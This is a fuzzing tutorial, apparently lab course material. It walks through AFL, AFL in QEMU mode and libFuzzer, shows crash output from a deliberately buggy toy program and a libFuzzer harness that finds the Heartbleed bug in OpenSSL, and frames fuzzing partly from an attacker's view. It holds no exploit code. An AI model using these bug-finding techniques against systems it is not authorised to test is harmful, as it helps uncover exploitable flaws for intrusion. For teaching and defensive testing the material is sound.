


Figure 11: CFG Representation in IDA Pro

initial input corpus, on which the fuzzer attempts to mutate based. Let's start the fuzzing with "AAAA" as input, expecting that AFL successfully converts the input to crash the program.

```

1  $ mkdir input output
2  $ echo AAAA > input/test
3  $ afl-fuzz -i input -o output ./a.out
4  (after a few seconds, press Ctrl-c to terminate the fuzzer)
5  ...
6
7          american fuzzy lop 2.52b (a.out)
8  +- process timing -----+ overall results -----+
9  |   run time : 0 days, 0 hrs, 0 min, 30 sec   | cycles done : 100   |
10 |   last new path : 0 days, 0 hrs, 0 min, 29 sec | total paths : 4     |
11 | last uniq crash : 0 days, 0 hrs, 0 min, 29 sec | uniq crashes : 1    |
12 | last uniq hang : none seen yet               | uniq hangs : 0      |
13 +- cycle progress -----+ map coverage -----+
14 | now processing : 2 (50.00%)                 | map density : 0.01% / 0.02% |
15 | paths timed out : 0 (0.00%)                 | count coverage : 1.00 bits/tuple |
16 +- stage progress -----+ findings in depth -----+
17 | now trying : havoc                           | favored paths : 4 (100.00%) |
18 | stage execs : 237/256 (92.58%)              | new edges on : 4 (100.00%) |
19 | total execs : 121k                          | total crashes : 6 (1 unique) |
20 | exec speed : 3985/sec                       | total tmouts : 0 (0 unique) |
21 +- fuzzing strategy yields -----+ path geometry -----+
22 | bit flips : 1/104, 1/100, 0/92              | levels : 3              |
23 | byte flips : 0/13, 0/9, 0/3                 | pending : 0             |
24 | arithmetics : 1/728, 0/0, 0/0               | pend fav : 0            |
25 | known ints : 0/70, 0/252, 0/132             | own finds : 3           |
26 | dictionary : 0/0, 0/0, 0/0                  | imported : n/a          |
27 | havoc : 1/120k, 0/0                         | stability : 100.00%     |
28 | trim : 20.00%/1, 0.00%                     |                          |
29 +-----+ [cpu000: 10%]

```

There are a few interesting information in [AFL's GUI](#):

#### 1. Overall results:

```

1  +-----+
2  | cycles done : 100 |
3  | total paths : 4   |
4  | uniq crashes : 1  |
5  | uniq hangs : 0    |
6  +-----+

```

- **cycles done**: the count of queue passes done so far, meaning that the number of times that AFL went over all the interesting test cases.
- **total paths**: how many test cases discovered so far.
- **unique crashes/hangs**: how many crashes/hangs discovered so far.

#### 2. Map coverage

```

1  +- map coverage -----+

```

```

2 | map density : 0.01% / 0.02% |
3 | count coverage : 1.00 bits/tuple |
4 +- findings in depth -----+

```

- **map density**: coverage bitmap density of the current input (left) and all inputs (right)
- **count coverage**: the variability in tuple hit counts seen in the binary

### 3. Stage progress

```

1 +- stage progress -----+
2 | now trying : havoc |
3 | stage execs : 237/256 (92.58%) |
4 | total execs : 121k |
5 | exec speed : 3985/sec |
6 +- fuzzing strategy yields -----+

```

This describes the progress of the current stage: e.g., which fuzzing strategy is applied and how much this stage is completed.

```

1 (from document)
2 - havoc - a sort-of-fixed-length cycle with stacked random tweaks. The
3 operations attempted during this stage include bit flips, overwrites with
4 random and "interesting" integers, block deletion, block duplication, plus
5 assorted dictionary-related operations (if a dictionary is supplied in the
6 first place).

```

### 4. Fuzzing strategy yields

```

1 +- fuzzing strategy yields -----+
2 | bit flips : 1/104, 1/100, 0/92 |
3 | byte flips : 0/13, 0/9, 0/3 |
4 | arithmetics : 1/728, 0/0, 0/0 |
5 | known ints : 0/70, 0/252, 0/132 |
6 | dictionary : 0/0, 0/0, 0/0 |
7 | havoc : 1/120k, 0/0 |
8 | trim : 20.00%/1, 0.00% |
9 +- -----+

```

It summarizes how each strategies yield a new path: e.g., bit flips, havoc and arithmetics found new paths, helping us to determine which strategies work for our fuzzing target.

## 2. Finding a security bug!

Using AFL, we can reveal non-trivial security bugs without having a deep understanding of the target program. Today's target is a toy program called "registration" that is carefully implemented to contain a bug for education purpose.

Can you spot any bugs in “registration.c” via code auditing? Indeed, it’s not too easy to find one, so let’s try to use AFL.

### 1. Instrumentation

```
1 $ CC=afl-gcc make
2 $ ./registration
3 ...
```

### 2. Generating seed inputs

Let’s manually explore this toy program while collecting what we are typing as input.

```
1 $ tee input/test1 | ./registration
2 (your input...)
3 $ tee input/test2 | ./registration
4 (your input...)
```

### 3. Fuzzing time!

```
1 $ afl-fuzz -i input -o output ./registration
```

In fact, the fuzzer fairly quickly finds a few crashing inputs! You can easily analyze them by manually injecting the crashing input to the program or by running it with gdb.

```
1 $ ls output/crashes
2 id:000001,sig:06,src:000001,op:flip2,pos:18
3 ...
```

Let’s pick one of the crashing inputs, and reproduce the crash like this:

```
1 $ cat output/crashes/id:000001,sig:06,src:000001,op:flip2,pos:18 | ./registration
2 ...
3 [*] Unregister course :(
4 - Give me an index to choose
5 double free or corruption (fasttop)
6 Abort (core dumped)      ./registration
7
8 # need to run docker with
9 # --cap-add=SYS_PTRACE --security-opt seccomp=unconfined
10 $ gdb registration
11 (gdb) run < output/crashes/id:000000,sig:06,src:000000...
12 ...
13 Program received signal SIGABRT, Aborted.
14 __GI_raise (sig=sig@entry=6) at ../sysdeps/unix/sysv/linux/raise.c:51
15 (gdb) bt
16 #0  __GI_raise (sig=sig@entry=6) at ../sysdeps/unix/sysv/linux/raise.c:51
17 #1  0x00007ffff7a24801 in __GI_abort () at abort.c:79
18 #2  0x00007ffff7a6d897 in __libc_message (action=action@entry=do_abort, fmt=fmt@entry=0
19    x7ffff7b9ab9a "%s\n") at ../sysdeps/posix/libc_fatal.c:181
20 #3  0x00007ffff7a7490a in malloc_printerr (str=str@entry=0x7ffff7b9c828 "double free or
    corruption (fasttop)") at malloc.c:5350
```



```

20 #4 0x00007ffff7a7c004 in _int_free (have_lock=0, p=0x55555575a250, av=0x7ffff7dcfc40 <
    main_arena>) at malloc.c:4230
21 #5 __GI___libc_free (mem=0x55555575a260) at malloc.c:3124
22 #6 0x0000555555556d1d in unregister_course () at registration.c:110
23 #7 0x0000555555554de7 in main () at registration.c:173
24
25 (Have you spotted the exploitable security bug?!)

```

#### 4. Better analysis with AddressSanitizer (ASAN)

You can enable ASAN simply by setting `AFL_USE_ASAN=1`:

```

1 $ make clean
2 $ AFL_USE_ASAN=1 CC=afl-clang make
3
4 $ ./registration < output/crashes/id:000000,sig:06,src:000000...
5 ...
6 =====
7 ==20957==ERROR: AddressSanitizer: heap-use-after-free on address 0x603000000020 at pc 0
    x562a7aadc3f9 bp 0x7ffee576f8f0 sp 0x7ffee576f8e8
8 READ of size 8 at 0x603000000020 thread T0
9 #0 0x562a7aadc3f8 in register_course tut1/registration.c:63:21
10 #1 0x562a7aadc3d8 in main tut1/registration.c:170:17
11 #2 0x7f1c00605222 in __libc_start_main (/usr/lib/libc.so.6+0x24222)
12 #3 0x562a7a9cb0ed in _start (tut1/registration+0x1f0ed)
13
14 0x603000000020 is located 16 bytes inside of 32-byte region [0x603000000010,0x603000000030)
15 freed by thread T0 here:
16 #0 0x562a7aa9de61 in __interceptor_free (tut1/registration+0xf1e61)
17 #1 0x562a7aadc3f8 in unregister_course tut1/registration.c:111:5
18 #2 0x562a7aadc3e2 in main tut1/registration.c:173:17
19 #3 0x7f1c00605222 in __libc_start_main (/usr/lib/libc.so.6+0x24222)
20
21 previously allocated by thread T0 here:
22 #0 0x562a7aa9e249 in malloc (tut1/registration+0xf2249)
23 #1 0x562a7aadc0c5 in new_student tut1/registration.c:16:31
24 #2 0x562a7aadc0c5 in register_course tut1/registration.c:56
25 #3 0x562a7aadc3d8 in main tut1/registration.c:170:17
26 #4 0x7f1c00605222 in __libc_start_main (/usr/lib/libc.so.6+0x24222)
27
28 SUMMARY: AddressSanitizer: heap-use-after-free tut1/registration.c:63:21 in register_course
29 Shadow bytes around the buggy address:
30 0x0c067fff7fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
31 0x0c067fff7fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
32 0x0c067fff7fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
33 0x0c067fff7fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
34 0x0c067fff7ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
35 =>0x0c067fff8000: fa fa fd fd[fd]fd fa fa 00 00 00 00 fa fa fa fa
36 0x0c067fff8010: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
37 0x0c067fff8020: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
38 0x0c067fff8030: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
39 0x0c067fff8040: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
40 0x0c067fff8050: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
41 Shadow byte legend (one shadow byte represents 8 application bytes):
42 Addressable: 00
43 Partially addressable: 01 02 03 04 05 06 07
44 Heap left redzone: fa
45 Freed heap region: fd

```

```

46     Stack left redzone:      f1
47     Stack mid redzone:      f2
48     Stack right redzone:    f3
49     Stack after return:     f5
50     Stack use after scope:   f8
51     Global redzone:          f9
52     Global init order:       f6
53     Poisoned by user:        f7
54     Container overflow:      fc
55     Array cookie:            ac
56     Intra object redzone:    bb
57     ASan internal:           fe
58     Left alloca redzone:     ca
59     Right alloca redzone:    cb
60     Shadow gap:              cc
61     ==20957==ABORTING

```

With **ASAN**, the program might stop at a different location, i.e., `register_course()`, unlike the previous case as it aborts when `free()`-ing in `unregister_course()`. **ASAN** really helps in pinpointing the root cause of the security problem!

### 3. Understanding the limitations of AFL

#### 1. # unique bugs

```

1  // ex2.cc
2  int strcmp(const char *s1, const char *s2, size_t n) {
3      size_t i;
4      int diff;
5
6      * for (i = 0; i < n; i++) {
7          * diff = ((unsigned char *) s1)[i] - ((unsigned char *) s2)[i];
8          * if (diff != 0 || s1[i] == '\0')
9              * return diff;
10         }
11         return 0;
12     }

```

```

1  $ afl-gcc ex2.cc
2  $ afl-fuzz -i input -o output ./a.out
3  ...

```

At this time, AFL quickly reports more than one unique crashes, although all of them are essentially the same. This is mainly because AFL considers an input unique if it results in a different coverage map, while each iteration of the for loop (\*) in `strcmp()` is likely considered as an unique path.

#### 2. Tight conditional constraints

```

1  // ex3.cc
2  int main(int argc, char *argv[]) {

```

```
3     char data[100] = {0};
4     size_t size = read(0, data, 100);
5     if (size > 3 && *(unsigned int *)data == 0xdeadbeef)
6         __builtin_trap();
7     return 0;
8 }
```

```
1 $ afl-gcc ex3.cc
2 $ afl-fuzz -i input -o output ./a.out
3 ...
```

Even after a few minutes, it's unlikely that AFL can randomly mutate inputs to become `0xdeadbeef` for triggering crashes. Nevertheless, it indicates the importance of the seeding inputs: try to provide those that can cover as many branches as possible so that the fuzzer can focus on discovering crashing inputs.

## Step 2: Fuzzing binaries (without source code)

Now we are going to fuzz binary programs. In most cases as attackers, we cannot assume the availability of source code to find vulnerabilities. To provide such transparency, we are going to use a system-wide emulator, called [QEMU](#), to combine with [AFL](#) for fuzzing binaries.

### 1. Compile AFL & QEMU

```
1 $ cd tut10-01-fuzzing
2 $ ./build.sh
```

### 2. Legitimate corpus

```
1 $ cd tut2
2 $ ls -l input
3 -rw-rw-r-- 1 root root 15631 Oct 25 01:35 sample.gif
```

Since the fuzzed binary `gif2png` transforms a `gif` file into a `png` file, we can find [legitimate gif images](#) online and feed them to fuzzer as seeding inputs.

### 3. Run fuzzer

```
1 $ ../afl-2.52b/afl-fuzz -Q -i input -o output -- ./gif2png
```

### 4. Analyze crashes

```
1 $ gdb gif2png
2 (gdb) run < output/crashes/id:000000,sig:06,src:000000...
```

**[Task]** Can you find any bugs in the binary?

### Step 3: Fuzzing Real-World Application

#### 1. Target program: ABC

**ABC** is a text-based music notation system designed to be comprehensible by both people and computers. Music notated in abc is written using letter, digits and punctuation marks.

Let's generate a Christmas Carol! Save the below text as `music.abc`:

```

1 X:23001
2 T:We Wish You A Merry Christmas
3 R:Waltz
4 C:Trad.
5 O:England, Sussex
6 Z:Paul Hardy's Xmas Tunebook 2012 (see www.paulhardy.net). Creative Commons cc by-nc-sa
   licenced.
7 M:3/4
8 L:1/8
9 Q:1/4=180
10 K:G
11 D2|"G" G2 GAGF|"C" E2 C2 E2|"A" A2 ABAG|"D" F2 D2 D2|
12 "B" B2 BcBA|"Em" G2 E2 DD|"C" E2 A2 "D" F2|"G" G4 D2||
13 "G" G2 G2 G2|"D" F4 F2|"A" G2 F2 E2|"D" D4 A2|
14 "B" B2 AA G2|"D" d2 D2 DD|"C" E2 A2 "D" F2|"G" G6|]
15 W:We wish you a merry Christmas, we wish you a merry Christmas,
16 W:We wish you a merry Christmas and a happy New Year!
17 W:Glad tidings we bring, to you and your kin,
18 W:We wish you a merry Christmas and a happy New Year!
```

Run the target binary with the saved text, and check the content of the generated file.

```

1 $ cd tut3
2 $ ./abcm2ps.bin music.abc
3 $ ls -l Out.ps
4 -rw-r--r-- 1 root root 21494 Oct 25 01:47 Out.ps
```

#### 2. Let's fuzz this program!

```

1 $ mkdir input
2 $ mv music.abc input
3 $ ../afl-2.52b/afl-fuzz -Q -i input -o output -- ./abcm2ps.bin -
4 (NOTE. '-' is important, as it makes binary read input from stdin)
```

**[Task]** Can you find any bugs in the binary?

## Step 4: libFuzzer, Looking for Heartbleed!

Now we will learn about `libFuzzer` that is yet another coverage-based, evolutionary fuzzer. Unlike AFL, however, libFuzzer runs “*in-process*” (i.e., don’t fork). Thus, it can easily outperform in regard to the cost of testing (i.e., # exec/sec) compared to AFL.

It has one fundamental caveat: the testing function, or the way you test, should be side-effect free, meaning no changes of global states. It’s really up to the developers who run libFuzzer.

### 1. The workflow of libFuzzer

Let’s first instrument the code. At this time, it does not require a special wrapper unlike `afl-gcc/afl-clang`, as the latest `clang` is already well integrated with libFuzzer.

```
1 $ cd tut4
2 $ clang -fsanitize=fuzzer ex1.cc
3 $ ./a.out
4 ...
```

```
1 // ex1.cc
2 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
3     if (size > 0 && data[0] == 'H')
4         if (size > 1 && data[1] == 'I')
5             if (size > 2 && data[2] == '!')
6                 __builtin_trap();
7     return 0;
8 }
```

`ex1.cc` is essentially the same code you saw in the previous step, but it is tweaked a bit to support libFuzzer. In fact, it is designed to be linked with `libFuzzer.a` (i.e., the starting `main()` in the `/usr/lib/llvm-6.0/lib/libFuzzer.a`). The fuzzing always starts by invoking `LLVMFuzzerTestOneInput()` with two arguments, `data` (i.e., mutated input) and its size. For each fuzzing run, libfuzzer follows these steps (similar to AFL):

- determine data and size for testing
- run `LLVMFuzzerTestOneInput(data, size)`
- get the feedback (i.e., coverage) of the past run
- reflect the feedback to determine next inputs

If the compiled program crashes (e.g., raising `SEGFAULT`) in the middle the cycle, it stops, reports and reproduces the tested input for further investigation.

Let’s understand the output of the fuzzer execution:

```
1 $ ./a.out
```

```

2  INFO: Seed: 1669786791
3  INFO: Loaded 1 modules (8 inline 8-bit counters): 8 [0x67d020, 0x67d028),
4  INFO: Loaded 1 PC tables (8 PCs): 8 [0x46c630, 0x46c6b0),
5  INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
6  INFO: A corpus is not provided, starting from an empty corpus
7  #2 INITED cov: 2 ft: 2 corp: 1/1b exec/s: 0 rss: 32Mb
8  #402 NEW cov: 3 ft: 3 corp: 2/5b exec/s: 0 rss: 32Mb L: 4/4 MS: 5 ChangeByte-ChangeByte-
  -ChangeByte-CMP-EraseBytes- DE: "H\x00\x00\x00"-
9  #415 REDUCE cov: 3 ft: 3 corp: 2/4b exec/s: 0 rss: 32Mb L: 3/3 MS: 3 ChangeBit-ChangeByte-
  EraseBytes-
10 #426 REDUCE cov: 3 ft: 3 corp: 2/3b exec/s: 0 rss: 32Mb L: 2/2 MS: 1 EraseBytes-
11 #437 REDUCE cov: 4 ft: 4 corp: 3/4b exec/s: 0 rss: 32Mb L: 1/2 MS: 1 EraseBytes-
12 #9460 NEW cov: 5 ft: 5 corp: 4/6b exec/s: 0 rss: 32Mb L: 2/2 MS: 3 CMP-EraseBytes-
  ChangeBit- DE: "H\x00"-
13 #9463 NEW cov: 6 ft: 6 corp: 5/9b exec/s: 0 rss: 32Mb L: 3/3 MS: 3 CopyPart-CopyPart-
  EraseBytes-
14 ==26007== ERROR: libFuzzer: deadly signal
15 #0 0x460933 in __sanitizer_print_stack_trace (/tut/tut10-01-fuzzing/tut4/a.out+0x460933
  )
16 #1 0x4177d6 in fuzzer::Fuzzer::CrashCallback() (/tut/tut10-01-fuzzing/tut4/a.out+0
  x4177d6)
17 #2 0x41782f in fuzzer::Fuzzer::StaticCrashSignalCallback() (/tut/tut10-01-fuzzing/tut4/
  a.out+0x41782f)
18 #3 0x7f72da89788f (/lib/x86_64-linux-gnu/libpthread.so.0+0x1288f)
19 #4 0x460d12 in LLVMFuzzerTestOneInput (/tut/tut10-01-fuzzing/tut4/a.out+0x460d12)
20 #5 0x417f17 in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/
  tut/tut10-01-fuzzing/tut4/a.out+0x417f17)
21 #6 0x422784 in fuzzer::Fuzzer::MutateAndTestOne() (/tut/tut10-01-fuzzing/tut4/a.out+0
  x422784)
22 #7 0x423def in fuzzer::Fuzzer::Loop(std::vector<std::__cxx11::basic_string<char, std::
  char_traits<char>, std::allocator<char> >, fuzzer::fuzzer_allocator<std::__cxx11::
  basic_string<char, std::char_traits<char>, std::allocator<char> > > > const&) (/tut
  /tut10-01-fuzzing/tut4/a.out+0x423def)
23 #8 0x4131ac in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned char const*,
  unsigned long)) (/tut/tut10-01-fuzzing/tut4/a.out+0x4131ac)
24 #9 0x406092 in main (/tut/tut10-01-fuzzing/tut4/a.out+0x406092)
25 #10 0x7f72d9af3b96 in __libc_start_main /build/glibc-0TsEL5/glibc-2.27/csu/../csu/libc-
  start.c:310
26 #11 0x4060e9 in _start (/tut/tut10-01-fuzzing/tut4/a.out+0x4060e9)
27
28 NOTE: libFuzzer has rudimentary signal handlers.
29 Combine libFuzzer with AddressSanitizer or similar for better crash reports.
30 SUMMARY: libFuzzer: deadly signal
31 MS: 2 InsertByte-ChangeByte-; base unit: 7b8e94a3093762ac25eef0712450555132537f26
32 0x48,0x49,0x21,0x49,
33 HI!I
34 artifact_prefix='./'; Test unit written to ./crash-df43a18548c7a17b14b308e6c9c401193fb6d4a9
35 Base64: SEkhSQ==

```

- Seed

```
1  INFO: Seed: 107951530
```

Have you tried invoking ./a.out multiple times? Have you noticed that its output changes in every invocation? It shows that the randomness aspect of libFuzzer. If you want to deterministically reproduce the result, you can provide the seed via the “-seed” argument like:

```
1 $ ./a.out -seed=107951530
```

- Instrumentation

```
1  INFO: Loaded 1 modules (8 inline 8-bit counters): 8 [0x55f89f7cac20, 0x55f89f7cac28),
2  INFO: Loaded 1 PC tables (8 PCs): 8 [0x55f89f7cac28,0x55f89f7caca8),`
```

It shows that # PCs are instrumented (8 PCs) and keeps track of 8-bit (i.e., 255 times) per instrumented branch or edge.

- Corpus

```
1 INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 4096 bytes
2 INFO: A corpus is not provided, starting from an empty corpus
```

`-max_len` limits the testing input size (upto 4KB by default) and it runs without any corpus. If you'd like to add initial inputs, just create a corpus directory and provide it via another argument, similar to AFL.

```
1 $ mkdir corpus
2 $ echo AAAA > corpus/seed1
3 $ ./a.out corpus
4 ...
```

- Fuzzing Status

```

1 +----> #execution
2 | +----> status
3 +----> +
4 #426 NEW cov: 6 ft: 6 corp: 5/9b lim: 4 exec/s: 0 rss: 23Mb L: 2/3 MS: 1 EraseBytes-
5 -----+-----+-----+-----+-----+-----+-----+-----+-----+
6 | | | | | | | | | +----> mutation
7 | strategies (see more) | | | |
8 | size | | | | +----> memory usage
9 | | | | | +----> exec/s (but this run exits too fast)
10 | | | | +----> #size limit in this phase, increasing upto -
11 | max_len | | | |
12 | | +----> #corpus in memory (6 inputs), its total size (9 bytes)
13 | +----> #features (e.g., #edge, counters, etc)
14 +----> coverage of #code block

```

The mutation strategies are the most interesting field:

```

1      +---> N mutations
2      |
3      MS: 1 EraseBytes-
4      MS: 2 ShuffleBytes-CMP- DE: "I\x00"-
5      |
6      +-----> mutation strategies

```

There are ~15 different [mutation strategies](#) implemented in libFuzzer. Let's take a look on one of them:

```

1  size_t MutationDispatcher::Mutate_ShuffleBytes(uint8_t *Data, size_t Size,
2                                              size_t MaxSize) {
3      if (Size > MaxSize || Size == 0) return 0;
4      size_t ShuffleAmount =
5          Rand(std::min(Size, (size_t)8)) + 1; // [1,8] and <= Size.
6      size_t ShuffleStart = Rand(Size - ShuffleAmount);
7      assert(ShuffleStart + ShuffleAmount <= Size);
8      std::shuffle(Data + ShuffleStart, Data + ShuffleStart + ShuffleAmount, Rand);
9      return Size;
10 }
```

As the name applies, `ShuffleBytes` goes over `#ShuffleAmount` and randomly shuffles each bytes ranged from `ShuffleStart`.

Note that the status line is reported whenever the new coverage is found (see `"cov: "` increasing on every status line).

- Crash Report

```

1  ==26007== ERROR: libFuzzer: deadly signal
2      #0 0x460933 in __sanitizer_print_stack_trace (/tut/tut10-01-fuzzing/tut4/a.out+0x460933)
3      #1 0x4177d6 in fuzzer::Fuzzer::CrashCallback() (/tut/tut10-01-fuzzing/tut4/a.out+0x4177d6)
4      #2 0x41782f in fuzzer::Fuzzer::StaticCrashSignalCallback() (/tut/tut10-01-fuzzing/tut4/a.out+0x41782f)
5      #3 0x7f72da89788f (/lib/x86_64-linux-gnu/libpthread.so.0+0x1288f)
6      #4 0x460d12 in LLVMFuzzerTestOneInput (/tut/tut10-01-fuzzing/tut4/a.out+0x460d12)
7      ...
8
9  SUMMARY: libFuzzer: deadly signal
10 MS: 2 InsertByte-ChangeByte-; base unit: 7b8e94a3093762ac25eef0712450555132537f26
11 0x48,0x49,0x21,0x49,
12 HI!!
13 artifact_prefix='./'; Test unit written to ./crash-df43a18548c7a17b14b308e6c9c401193fb6d4a9
14 Base64: SEkHSQ==
```

Whenever the fuzzer catches a signal (e.g., `SEGVFAULT`), it stops and reports the crashing status like above—in this case, the fuzzer hits `__builtin_trap()`. It also persistently stores the crashing input as a file as a result (i.e., `crash-df43a18548c7a17b14b308e6c9c401193fb6d4a9`)

The crashing input can be individually tested by passing it to the instrumented binary.

```

1  $ ./a.out ./crash-df43a18548c7a17b14b308e6c9c401193fb6d4a9
2  ...
```

## 2. libFuzzer internals

Let's explore a few interesting design decisions made by libFuzzer:



- Edge coverage

More realistically, you can check if libFuzzer can find an input for `strcmp()`. In fact, this example indicates that having “edge” coverage really helps in finding bugs compared with a simple code coverage.

```
1 $ clang -fsanitize=fuzzer ex2.cc
2 $ ./a.out
3 ...
```

```
1 // ex2.cc
2 int strcmp(const char *s1, const char *s2, size_t n) {
3     size_t i;
4     int diff;
5
6     for (i = 0; i < n; i++) {
7         diff = ((unsigned char *) s1)[i] - ((unsigned char *) s2)[i];
8     *   if (diff != 0 || s1[i] == '\0')
9         return diff;
10    }
11    return 0;
12 }
```

- Instrumentation

The limitation of “bruteforcing” is to find an exact input condition concretely specified in the conditional branch, like below.

```
1 // ex3.cc
2 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
3     if (size > 3 && *((unsigned int *)data) == 0xdeadbeef)
4         __builtin_trap();
5     return 0;
6 }
```

What’s the chance of “randomly” picking `0xdeadbeef`?

```
1 $ clang -fsanitize=fuzzer ex3.cc
2 $ ./a.out
3 ...
```

You might find that libFuzzer finds the exact input surprisingly quickly! In fact, during instrumentation, libFuzzer identifies such simple comparison and takes them into consideration when mutating the input corpus.

```
1 $ objdump -M intel-mnemonic -d a.out
2 ...
3 00000000000065ba0 <LLVMFuzzerTestOneInput>:
4 460b90: 55                push    rbp
5 460b91: 48 89 e5          mov     rbp,rsi
6 ...
7 *460beb: bf ef be ad de    mov     edi,0xdeadbeef
8 *460bf0: 48 8b 45 f8       mov     rax,QWORD PTR [rbp-0x8]
```

```

 9  *460bf4: 8b 08          mov     ecx,DWORD PTR [rax]
10  *460bf6: 89 ce          mov     esi,ecx
11  *460bf8: 89 4d e4       mov     DWORD PTR [rbp-0x1c],ecx
12  *460bfb: e8 50 6e fd ff call    437a50 <__sanitizer_cov_trace_const_cmp4>
13  460c00: 8b 4d e4       mov     ecx,DWORD PTR [rbp-0x1c]
14  460c03: 81 f9 ef be ad de cmp     ecx,0xdeadbeef
15  460c09: 0f 84 15 00 00 00 je      460c24 <LLVMFuzzerTestOneInput+0x94>
16  ...

```

You can see one helper function, `__sanitizer_cov_trace_const_cmp4()`, keeps track of the constant, `0xdeadbeef`, associated with the `cmp` instruction.

These are just tip of the iceberg. There are non-trivial amount of heuristics implemented in libFuzzer, making it possible to discover new bugs in programs.

### 3. Finding Heartbleed

Let's try to use libFuzzer in finding the Heartbleed bug in [OpenSSL](#)!

```

1  // https://github.com/google/fuzzer-test-suite
2  // handshake-fuzz.cc
3  extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
4      static int unused = Init();
5      SSL *server = SSL_new(sctx);
6      BIO *sinbio = BIO_new(BIO_s_mem());
7      BIO *soutbio = BIO_new(BIO_s_mem());
8      SSL_set_bio(server, sinbio, soutbio);
9      SSL_set_accept_state(server);
10     BIO_write(sinbio, Data, Size);
11     SSL_do_handshake(server);
12     SSL_free(server);
13     return 0;
14 }

```

To correctly test `SSL_do_handshake()`, we first have to prepare proper environments for OpenSSL (e.g., `SSL_new`), and set up the compatible interfaces (e.g., BIOs above) that deliver the mutated input to `SSL_do_handshake()`.

The instrumentation process is pretty trivial:

```

1  $ cat build.sh
2  ...
3  clang++ -g handshake-fuzz.cc -fsanitize=address -Iopenssl-1.0.1f/include \
4      openssl-1.0.1f/libssl.a openssl-1.0.1f/libcrypto.a \
5      /usr/lib/llvm-6.0/lib/libFuzzer.a
6  $ ./build.sh

```

To run the fuzzer:

```

1  $ ./a.out
2  ...
3

```

```

4  ==28911==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0
   x0000004dc0a2 bp 0x7ffe1158dc10 sp 0x7ffe1158d3c0
5  READ of size 65535 at 0x629000009748 thread T0
6    #0 0x4dc0a1 in __asan_memcpy (/tut/tut10-01-fuzzing/tut4/a.out+0x4dc0a1)
7    #1 0x525d4e in tls1_process_heartbeat /tut/tut10-01-fuzzing/tut4/openssl-1.0.1f/ssl/
   tl_lib.c:2586:3
8    #2 0x58f263 in ssl3_read_bytes /tut/tut10-01-fuzzing/tut4/openssl-1.0.1f/ssl/s3_pkt.c
   :1092:4
